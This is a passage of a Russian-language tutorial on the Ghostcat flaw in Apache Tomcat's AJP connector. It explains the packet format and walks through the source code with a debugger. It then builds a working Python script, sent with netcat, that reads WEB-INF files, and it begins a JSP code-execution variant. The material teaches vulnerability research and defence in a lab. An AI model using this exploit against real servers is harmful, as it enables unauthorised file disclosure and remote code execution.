
```
a2enmod proxy_ajp
```

Теперь редактируем стандартный конфиг виртуального хоста (`/etc/apache2/sites-enabled/000-default.conf`) и указываем адрес Tomcat.

```
ProxyPass / ajp://tomcatrce:8009/
```

И перезагружаем Apache.

```
service apache2 restart
```



Проксируем трафик через Apache к Tomcat по протоколу AJP

Помимо веб-сервера, нам также понадобится какой-нибудь сниффер. Я буду использовать Wireshark. На этом стенд готов. Кстати, если ты не любишь Docker, то есть вариант скачать с сайта разработчика версию с готовыми бинарниками. Все версии можно найти в разделе с архивами.

Теперь можно переходить к разбору уязвимости.

Продолжение статьи →

КОТ-ПРИЗРАК


КАК ЭКСПЛУАТИРОВАТЬ НОВУЮ RCE-УЯЗВИМОСТЬ В ВЕБ-СЕРВЕРЕ APACHE TOMCAT

ДЕТАЛИ УЯЗВИМОСТИ. ЧТЕНИЕ ПРОИЗВОЛЬНЫХ ФАЙЛОВ НА СЕРВЕРЕ

Apache JServ Protocol (AJP) — это бинарный протокол, созданный ради избавления от избыточности HTTP. AJP гораздо более эффективен, обладает высокой производительностью благодаря значительной оптимизации и отлично масштабируется.

AJP обычно используется для балансировки нагрузки, когда один или несколько внешних веб-серверов (front-end) отправляют запросы на сервер (или серверы) приложений. Сессии направляются к нужному благодаря механизмам роута, где каждый сервер приложений получает свое имя.

В современных Tomcat используется AJP 1.3 (AJP13). Поскольку это двоичный протокол, браузер напрямую не может отправлять запросы AJP13. Поэтому в качестве фронтенда выступает любой популярный веб-сервер — nginx, Apache, IIS.



Вариант взаимодействия с сервером Tomcat через связку веб-сервер — AJP

WWW


Подробнее о протоколе ты можешь прочитать в официальной документации.

По дефолту Tomcat принимает запросы AJP на порте 8009.

/tomcat9.0.30/conf/server.xml

```
<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```


Видим, что директива `address` отсутствует, поэтому AJP доступен на всех IPv4-адресах локальной машины.



По дефолту Tomcat слушает AJP-порт на всех адресах IPv4

Такая настройка крайне небезопасна, и сейчас ты поймешь почему.

Для начала нам нужно разобраться в формате пакетов AJP. Запустим Wireshark и сгенерируем любой легитимный запрос к серверу по AJP. В этом как раз поможет фронтенд в виде веб-сервера Apache.



Снифаем трафик от Apache к Tomcat по протоколу AJP13 через Wireshark

Первые два байта в пакете — это `Magic`, который меняется в зависимости от направления отправки. Пакеты, отправленные от веб-сервера к контейнеру Tomcat, начинаются с `0x1234`, а от контейнера к веб-серверу — 0x4142 (строка `AB`, если переводить в ASCII). В рамках уязвимости нас интересует только структура пакета, отправленного от клиента к контейнеру, то есть `0x1234`.

Следующие два байта — это размер тела пакета. Это обычное числовое значение типа integer. Далее идет байт, который в большинстве случаев указывает на тип сообщения. С него начинается подсчет длины тела пакета.

Существуют следующие типы сообщений от веб-сервера к Tomcat.

Code	Type of Packet	Meaning
2	Forward Request	Begin the request-processing cycle with the following data
7	Shutdown	The web server asks the container to shut itself down.
8	Ping	The web server asks the container to take control (secure login phase).
10	CPing	The web server asks the container to respond quickly with a CPong.
none	Data	Size (2 bytes) and corresponding body data.

Типы пакетов к контейнеру Tomcat

Сразу привлекает внимание пакет с кодом `0x7` (Shutdown), который выключает сервер. Спешу тебя разочаровать — пакет такого плана обработается только в том случае, если он отправлен с хоста, на котором запущен Tomcat.

Нас интересует код `0x2`. С таким кодом отправляются, например, обычные сообщения типа GET/POST. Формат тела такого сообщения выглядит следующим образом.

```
AJP13_FORWARD_REQUEST :=
    prefix_code      (byte) 0x02 = JK_AJP13_FORWARD_REQUEST
    method           (byte)
    protocol         (string)
    req_uri          (string)
    remote_addr      (string)
    remote_host      (string)
    server_name      (string)
    server_port      (integer)
    is_ssl           (boolean)
    num_headers      (integer)
    request_headers *(req_header_name req_header_value)
    attributes      *(attribut_name attribute_value)
    request_terminator (byte) OxFF
```


За кодом идет метод. Список соотношения базовых методов с их байт-кодами выглядит таким образом.

```
OPTIONS => 1
GET     => 2
HEAD    => 3
POST    => 4
PUT     => 5
DELETE  => 6
TRACE   => 7
```

/tomcat9.0.30/java/org/apache/coyote/ajp/Constants.java

```
// Translates integer codes to names of HTTP methods
private static final String [] methodTransArray = {
    "OPTIONS",
    "GET",
    "HEAD",
    "POST",
    "PUT",
    "DELETE",
    "TRACE",
    ...
```

В нашем пакете используется метод GET, поэтому и значение байта — `0x2`.



В пакете AJP используется метод GET

Далее все содержимое пакета довольно привычно и похоже на обычный HTTP-запрос. После параметра `is_ssl` начинается блок заголовков запроса (`request_headers`). Следующие два байта (`num_headers`) отвечают за общее количество заголовков в запросе. Следом за ним перечисляются сами хидеры. Каждый заголовок имеет следующий формат:

```
0xA0 + <тип_хидера>[1 байт] + <длина_хидера>[2 байта] + <
значение_хидера>[строка_размера_длины_хидера] + <конец_хидера>[байт
0x00]
```

Коды для стандартных заголовков определены в коде.

Name	Code value	Code name
accept	0xA001	SC_REQ_ACCEPT
accept-charset	0xA002	SC_REQ_ACCEPT_CHARSET
accept-encoding	0xA003	SC_REQ_ACCEPT_ENCODING
accept-language	0xA004	SC_REQ_ACCEPT_LANGUAGE
authorization	0xA005	SC_REQ_AUTHORIZATION
connection	0xA006	SC_REQ_CONNECTION
content-type	0xA007	SC_REQ_CONTENT_TYPE
content-length	0xA008	SC_REQ_CONTENT_LENGTH
cookie	0xA009	SC_REQ_COOKIE
cookie2	0xA00A	SC_REQ_COOKIE2
host	0xA00B	SC_REQ_HOST
pragma	0xA00C	SC_REQ_PRAGMA
referer	0xA00D	SC_REQ_REFERER
user-agent	0xA00E	SC_REQ_USER_AGENT

Коды стандартных HTTP-заголовков в протоколе AJP

/tomcat9.0.30/java/org/apache/coyote/ajp/Constants.java

```
// id's for common request headers
public static final int SC_REQ_ACCEPT          = 1;
public static final int SC_REQ_ACCEPT_CHARSET  = 2;
public static final int SC_REQ_ACCEPT_ENCODING = 3;
public static final int SC_REQ_ACCEPT_LANGUAGE = 4;
public static final int SC_REQ_AUTHORIZATION   = 5;
public static final int SC_REQ_CONNECTION      = 6;
public static final int SC_REQ_CONTENT_TYPE    = 7;
public static final int SC_REQ_CONTENT_LENGTH  = 8;
public static final int SC_REQ_COOKIE          = 9;
public static final int SC_REQ_COOKIE2         = 10;
public static final int SC_REQ_HOST            = 11;
public static final int SC_REQ_PRAGMA          = 12;
public static final int SC_REQ_REFERER         = 13;
public static final int SC_REQ_USER_AGENT      = 14;
```

Некоторые заголовки крайне важны, например если `content-length` (0xA008) ненулевой, то Tomcat будет предполагать, что запрос имеет тело (как, например, POST-запрос), и попытается прочитать отдельный пакет.

За блоком хидеров следует блок атрибутов. Его использование опционально, но это самая важная часть для понимания уязвимости.

Существует несколько типов основных атрибутов, каждый из них имеет код, а структура идентична структуре хидеров.

```
<тип_атрибута>[1 байта] + <длина_атрибута>[2 байта] + <
значение_атрибута>[строка_размера_длины_атрибута] + <конец_атрибута>[
байт 0x00]
```

/tomcat9.0.30/java/org/apache/coyote/ajp/Constants.java


```
// Integer codes for common (optional) request attribute names
public static final byte SC_A_CONTEXT       = 1;  // XXX Unused
public static final byte SC_A_SERVLET_PATH  = 2;  // XXX Unused
public static final byte SC_A_REMOTE_USER   = 3;
public static final byte SC_A_AUTH_TYPE     = 4;
public static final byte SC_A_QUERY_STRING  = 5;
public static final byte SC_A_JVM_ROUTE     = 6;
public static final byte SC_A_SSL_CERT      = 7;
public static final byte SC_A_SSL_CIPHER    = 8;
public static final byte SC_A_SSL_SESSION   = 9;
public static final byte SC_A_SSL_KEY_SIZE  = 11;
public static final byte SC_A_SECRET        = 12;
public static final byte SC_A_STORED_METHOD = 13;
```

Однако любое количество других атрибутов может быть передано и через тип `req_attribute` (0x0A). Пара **имя:значение** атрибута передается сразу же после указания этого кода. В этом случае структура примет следующий вид:

```
0x0a[тип req_attribute] + <длина_имени_атрибута>[2 байта] + <
имя_атрибута>[строка_размера_длины_имени_атрибута] + <
конец_имени_атрибута>[байт 0x00] + <длина_значения_атрибута>[2
байта] + <значение_атрибута>[строка_размера_длины_значения_атрибута]
+ <конец_значения_атрибута>[байт 0x00]
```

Например, так передаются переменные окружения. После перечисления необходимых атрибутов отправляется байт-терминатор (0xFF), который означает не только конец списка атрибутов, но и окончание всего пакета. Именно до него считается длина тела пакета.

Вернемся в Wireshark. Сейчас в моем запросе отправляются два атрибута.



Дополнительные атрибуты, передаваемые при помощи req_attribute в пакете AJP

```
AJP_REMOTE_PORT: 60588
AJP_LOCAL_ADDR: 127.0.0.1
```

В коде за обработку APJ-запросов отвечает класс `AjpProcessor`.

/tomcat9.0.30/java/org/apache/coyote/ajp/AjpProcessor.java


```
/**
 * AJP Processor implementation.
 */
public class AjpProcessor extends AbstractProcessor {
```

Поставим брейк-поинт в отладчике на участок кода, где происходит обработка дополнительных атрибутов, — метод `prepareRequest`.

/tomcat9.0.30/java/org/apache/coyote/ajp/AjpProcessor.java

```
private void prepareRequest() {
    ...
    // Decode extra attributes
    String requiredSecret = protocol.getRequiredSecret();
    boolean secret = false;
    byte attributeCode;
    while ((attributeCode = requestHeaderMessage.getByte()) != Consta
nts.SC_A_ARE_DONE) {
        switch (attributeCode) {
        case Constants.SC_A_REQ_ATTRIBUTE :
            requestHeaderMessage.getBytes(tmpMB);
            String n = tmpMB.toString();
            requestHeaderMessage.getBytes(tmpMB);
            String v = tmpMB.toString();
```

Повторно отправим запрос в браузере и перейдем в дебаггер.



Отладка метода prepareRequest. Получаем атрибуты из запроса

В переменные `n` и `v` попадают имя и значение атрибута соответственно. А дальше происходит нечто интересное.

/tomcat9.0.30/java/org/apache/coyote/ajp/AjpProcessor.java

```
if(n.equals(Constants.SC_A_REQ_LOCAL_ADDR)) {
    request.localAddr().setString(v);
} else if(n.equals(Constants.SC_A_REQ_REMOTE_PORT)) {
    try {
        request.setRemotePort(Integer.parseInt(v));
    } catch (NumberFormatException nfe) {
        // Ignore invalid value
    }
} else if(n.equals(Constants.SC_A_SSL_PROTOCOL)) {
    request.setAttribute(SSLSupport.PROTOCOL_VERSION_KEY, v);
} else {
    request.setAttribute(n, v );
}
break;
```

Если имя атрибута не входит в число обрабатываемых, то управление передается на строку 732, где вызывается метод `setAttribute`.

/tomcat9.0.30/java/org/apache/coyote/ajp/AjpProcessor.java

```
request.setAttribute(n, v );
```

/tomcat9.0.30/java/org/apache/coyote/Request.java

```
public void setAttribute( String name, Object o ) {
    attributes.put( name, o );
}
```

Но в моем случае атрибут `AJP_REMOTE_PORT` входит в список тех, на которые есть отдельные ветки условия (константа `SC_A_REQ_LOCAL_ADDR`).

/tomcat9.0.30/java/org/apache/coyote/ajp/Constants.java

```
/**
 * AJP private request attributes
 */
public static final String SC_A_REQ_LOCAL_ADDR  = "AJP_LOCAL_ADDR";
public static final String SC_A_REQ_REMOTE_PORT = "AJP_REMOTE_PORT";
public static final String SC_A_SSL_PROTOCOL    = "AJP_SSL_PROTOCOL";
```

Что это за атрибуты и почему они так важны?

Когда через AJP делаем запрос к статичному контенту (картинки, стили, HTML-страницы и так далее), то Tomcat обрабатывает такие запросы при помощи `DefaultServlet`.

/tomcat9.0.30/conf/web.xml

```
<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>org.apache.catalina.servlets.DefaultServlet</
servlet-class>
    ...
<servlet-mapping>
    <servlet-name>default</servlet-name>
    <url-pattern>/</url-pattern>
```

/tomcat9.0.30/java/org/apache/catalina/servlets/DefaultServlet.java

```
public class DefaultServlet extends HttpServlet {
```

При получении содержимого файла вызывается метод `serveResource`. Давай поставим на него брейк-поинт и сделаем GET-запрос к какой-нибудь статике, например к логотипу Tomcat — http://apache.vh/tomcat.png.

/tomcat9.0.30/java/org/apache/catalina/servlets/DefaultServlet.java

```
protected void doGet(HttpServletRequest request,
                     HttpServletResponse response)
    throws IOException, ServletException {
    // Serve the requested resource, including the data content
    serveResource(request, response, true, fileEncoding);
}
```

/tomcat9.0.30/java/org/apache/catalina/servlets/DefaultServlet.java


```
protected void serveResource(HttpServletRequest request,
                             HttpServletResponse response,
                             boolean content,
                             String inputEncoding)
    throws IOException, ServletException {
    boolean serveContent = content;
    // Identify the requested resource path
    String path = getRelativePath(request, true);
```

Сначала происходит вызов `getRelativePath`. Это метод для получения относительного пути до файла.

/tomcat9.0.30/java/org/apache/catalina/servlets/DefaultServlet.java


```
protected String getRelativePath(HttpServletRequest request, boolean
allowEmptyPath) {
    ...
    String servletPath;
    String pathInfo;
    if (request.getAttribute(RequestDispatcher.INCLUDE_REQUEST_URI)
!= null) {
        ...
    } else {
        pathInfo = request.getPathInfo();
        servletPath = request.getServletPath();
    }
```

В процессе получаются две переменные `pathInfo` и `servletPath`. При помощи обычных запросов управлять первой мы не можем.



Пустая переменная pathInfo при обычных запросах

Переменная `servletPath` — это путь до запрашиваемого файла в контексте текущего сервлета. Я пытаюсь открыть файл из корня — URI: `/tomcat.png`. По умолчанию его будет обрабатывать сервлет ROOT.



Путь до ROOT и относительный путь до загружаемого файла tomcat.png

Надеюсь, ты уже заметил интересное условие (строка 434), которое передает управление на рассмотренную выше логику. Как видишь, здесь присутствуют атрибуты. В этом условии выполняется проверка `javax.servlet.include.request_uri`.

/tomcat9.0.30/java/org/apache/catalina/servlets/DefaultServlet.java

```
protected String getRelativePath(HttpServletRequest request, boolean
allowEmptyPath) {
    ...
    if (request.getAttribute(RequestDispatcher.INCLUDE_REQUEST_URI)
!= null) {
        // For includes, get the info from the attributes
        pathInfo = (String) request.getAttribute(RequestDispatcher.
INCLUDE_PATH_INFO);
        servletPath = (String) request.getAttribute(RequestDispatcher
.INCLUDE_SERVLET_PATH);
    } else {
```

/tomcat9.0.30/java/javax/servlet/RequestDispatcher.java


```
static final String INCLUDE_REQUEST_URI = "javax.servlet.include.
request_uri";
```

Если он не пустой, то путь до файла, который нужно прочитать, формируется напрямую из атрибутов. В этом участвуют `javax.servlet.include.path_info` и `javax.servlet.include.servlet_path`.

/tomcat9.0.30/java/javax/servlet/RequestDispatcher.java

```
static final String INCLUDE_PATH_INFO = "javax.servlet.include.path_i
nfo";
...
static final String INCLUDE_SERVLET_PATH = "javax.servlet.include.
servlet_path";
```

В текущем запросе атрибуты отсутствуют.



Пустая переменная с атрибутами в запросе AJP через веб-сервер

Нужно это исправить и проверить, как формируется путь в этом случае. Для этого нужно сгенерировать зарос AJP, в котором будут присутствовать указанные атрибуты. Я воспользуюсь Python 3 для формирования пакета. Рекомендую использовать именно третью версию, так как там проще обращаться с бинарными данными.

Для начала подключим модуль `struct`, без него никуда.

ajp-packet.py

```
import struct
```

Затем нужно сделать функцию, которая будет преобразовывать строки в формат протокола AJP. Это здорово сэкономит время.

```
<длина_строки>[2 байта] + <строка> + <конец_строки>[байт 0x00]
```

ajp-packet.py

```
def pack_string(s):
    if s is None:
        return struct.pack(">h", -1)
    l = len(s)
    return struct.pack(">H%dsb" % l, l, s.encode('utf8'), 0)
```

Теперь просто идем по структуре запроса. Сначала константа `Magic` для пакетов, передаваемых от клиента к серверу Apache.

ajp-packet.py

```
magic = 0x1234
```

Далее идет длина. С ней мы разберемся в самом конце, сначала же нужно сформировать сам запрос. Поэтому просто идем по структуре `AJP13_FORWARD_REQUEST`.

```
AJP13_FORWARD_REQUEST :=
    prefix_code      (byte) 0x02 = JK_AJP13_FORWARD_REQUEST
    method           (byte)
    protocol         (string)
```

ajp-packet.py

```
prefix_code = struct.pack("b", 2) # forward request
method = struct.pack("b", 2) # GET
protocol = pack_string("HTTP/1.1")
```

Теперь указываем URI запроса. С его помощью можно определить сервлет, в контексте которого будет выполняться поиск файла. Проще говоря, если ты хочешь прочитать файлы из директории `examples`, то здесь нужно указать `/examples/filename`. Важна только директория, ведь наша задача — сформировать путь до читаемого файла при помощи атрибутов. Сейчас я пробую читать файл из `ROOT`, поэтому указываю `/anything`.

ajp-packet.py

```
req_uri = pack_string("/anything")
```

Продолжаем формирование запроса.

```
AJP13_FORWARD_REQUEST :=
    ...
    remote_addr      (string)
    remote_host      (string)
    server_name      (string)
    server_port      (integer)
    is_ssl           (boolean)
    num_headers      (integer)
    request_headers *(req_header_name req_header_value)
    attributes      *(attribut_name attribute_value)
    request_terminator (byte) OxFF
```

ajp-packet.py

```
remote_addr = pack_string("127.0.0.1")
remote_host = pack_string(None)
server_name = pack_string("tomcatrce")
server_port = struct.pack(">h", 80)
is_ssl = struct.pack("?", False)
```

После флага `ssl` идет блок заголовков. Нам они не нужны — указываем количество хидеров, равное нулю. Не забываем, что в пакете размер чисел — два байта.

ajp-packet.py


```
num_headers = struct.pack(">h", 0)
```

Пришло время блока атрибутов. Атрибут `javax.servlet.include.request_uri` можно оставить пустым. Главное, чтобы он просто был в пакете, для прохождения проверки в условии. Два других взаимозаменяемы, и на их основе формируется путь до файла на сервере. Воспользуемся атрибутом `javax.servlet.include.path_info`, а `javax.servlet.include.servlet_path` оставим пустым.

Теперь нужно определить, какой файл стоит попробовать прочитать. Давай замахнемся на `/ROOT/WEB-INF/web.xml`. В обычных условиях он не читается, так как при парсинге запроса выполняется проверка пути.

/tomcat9.0.30/java/org/apache/catalina/core/StandardContextValve.java

```
final class StandardContextValve extends ValveBase {
    ...
    public final void invoke(Request request, Response response)
        ...
        // Disallow any direct access to resources under WEB-INF or
META-INF
        MessageBytes requestPathMB = request.getRequestPathMB();
        if ((requestPathMB.startsWithIgnoreCase("/META-INF/", 0))
                || (requestPathMB.equalsIgnoreCase("/META-INF"))
                || (requestPathMB.startsWithIgnoreCase("/WEB-INF/", 0
))
                || (requestPathMB.equalsIgnoreCase("/WEB-INF"))) {
            response.sendError(HttpServletResponse.SC_NOT_FOUND);
            return;
        }
```



Запрет прямого доступа к директории WEB-INF в Tomcat

Разумеется, это происходит до получения содержимого запрашиваемого файла и в проверке участвует только `request_uri`. Поэтому если мы укажем этот путь в атрибуте `javax.servlet.include.path_info`, то должны будем обойти проверку и прочитать файл.

```
AJP13_FORWARD_REQUEST :=
    ...
    attributes      *(attribut_name attribute_value)
    request_terminator (byte) OxFF
```

ajp-packet.py

```
attributes = {
            'javax.servlet.include.request_uri': '',
            'javax.servlet.include.path_info': '/WEB-INF/web.xml',
            'javax.servlet.include.servlet_path': '',
            }
end = struct.pack("B", 0xff)
```

Теперь собираем все переменные в одну `data`. Это будет тело запроса.

ajp-packet.py

```
data = prefix_code
data += method
data += protocol
data += req_uri
data += remote_addr
data += remote_host
data += server_name
data += server_port
data += is_ssl
data += num_headers
```

Не забываем про атрибуты.

ajp-packet.py

```
attr_code = struct.pack("b", 0x0a) # SC_A_REQ_ATTRIBUTE
for n, v in attributes.items():
    data += attr_code
    data += pack_string(n)
    data += pack_string(v)
data += end # packet terminator byte 0xff
```

Дальше посчитаем длину получившегося запроса и запишем ее в заголовок после магической константы.

ajp-packet.py

```
header = struct.pack(">hH", magic, len(data))
```

Соединяем заголовок пакета и тело. Полученный результат выводим в виде hex-строки.


ajp-packet.py

```
request = header + data
print(request.hex())
```

Для отправки буду использовать стандартный netcat, а hex-строку преобразовывать в бинарные данные с помощью `xxd`.


```
python3 ajp-packet.py | xxd -r -p | nc tomcatrce.vh 8009
```

Отправляем пакет и в отладчике видим, что мы попали в нужную ветку кода.




AJP-пакет с добавленными атрибутами

Благодаря `javax.servlet.include.path_info` путь до файла стал `/WEB-INF/web.xml` вместо указанного в `request_uri` `/anything`.



Путь запрашиваемого файла сформировался из атрибутов AJP-запроса

Именно этот файл и будет прочитан менеджером ресурсов.



Чтение файла /ROOT/WEB-INF/web.xml через атрибуты в AJP-запросе

Вот так мы незаметно проэксплуатировали ошибку чтения произвольного файла (Arbitrary File Read) на сервере. К сожалению, выйти из директории `webapps` не получится, так как путь проходит санитизацию при помощи `normalize`, который вызывается из метода `validate`.

/tomcat9.0.30/java/org/apache/catalina/webresources/StandardRoot.java

```
private String validate(String path) {
    ...
    if (path == null || path.length() == 0 || !path.startsWith("/"))
{
        ...
        result = RequestUtil.normalize(path, false);
        ...
    if (result == null || result.length() == 0 || !result.startsWith(
"/")) {
        throw new IllegalArgumentException(
                sm.getString("standardRoot.invalidPathNormal", path,
result));
```

Так что для чтения доступны файлы, которые находятся внутри веб-рута, `appBase` в конфиге.

/tomcat9.0.30/conf/server.xml

```
<Host name="localhost"  appBase="webapps" unpackWARs="true" autoDe
ploy="true">
```

Готовый скрипт для тестирования можно скачать с моего Гитхаба.

Но это не единственная проблема, которую вызывает манипулирование атрибутами запроса.

Продолжение статьи →

КОТ-ПРИЗРАК

КАК ЭКСПЛУАТИРОВАТЬ НОВУЮ RCE-УЯЗВИМОСТЬ В ВЕБ-СЕРВЕРЕ APACHE TOMCAT

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА

Как я уже говорил, вся статика обрабатывается при помощи `DefaultServlet`. А что с динамическими страницами? Tomcat поддерживает JavaServer Pages (JSP), за обработку которых отвечает `JspServlet`.

/tomcat9.0.30/java/org/apache/jasper/servlet/JspServlet.java

```
public class JspServlet extends HttpServlet implements Period
icEventListener {
```

А вызывается он в тех случаях, когда запрос отправляется на файлы, попадающие под маску `*.jsp` и `*.jspx`.

/tomcat9.0.30/conf/web.xml

```
<servlet>
    <servlet-name>jsp</servlet-name>
    <servlet-class>org.apache.jasper.servlet.JspServlet</
servlet-class>
    ...
<servlet-mapping>
    <servlet-name>jsp</servlet-name>
    <url-pattern>*.jsp</url-pattern>
    <url-pattern>*.jspx</url-pattern>
```

Выбор того, какой класс будет обрабатывать запрос, делается на основе URI: если я запрашиваю файл `/anything.jsp`, то обрабатывать запрос будет `JspServlet`. Посмотрим, как здесь формируется путь до файла.

/tomcat9.0.30/java/org/apache/jasper/servlet/JspServlet.java

```
public void service (HttpServletRequest request, HttpServletResponse
response)
    ...
    if (jspUri == null) {
        ...
        jspUri = (String) request.getAttribute(
                RequestDispatcher.INCLUDE_SERVLET_PATH);
        if (jspUri != null) {
            ...
            String pathInfo = (String) request.getAttribute(
                    RequestDispatcher.INCLUDE_PATH_INFO);
            if (pathInfo != null) {
                jspUri += pathInfo;
            }
        }
```

А здесь все то же самое: если присутствуют атрибуты, то путь формируется на их основе. То есть если я отправлю запрос на любой файл (даже несуществующий) с расширением .jsp или .jspx, а затем при помощи `javax.servlet.include.path_info` поменяю путь на другой файл — он будет интерпретирован и обработан как JavaServer Pages.

Создадим файл `test.txt` в директории `ROOT`.

/ROOT/test.txt

```
<% out.print("Hello from JSP compiler!"); %>
```

Внесем необходимые изменения в наш скрипт.

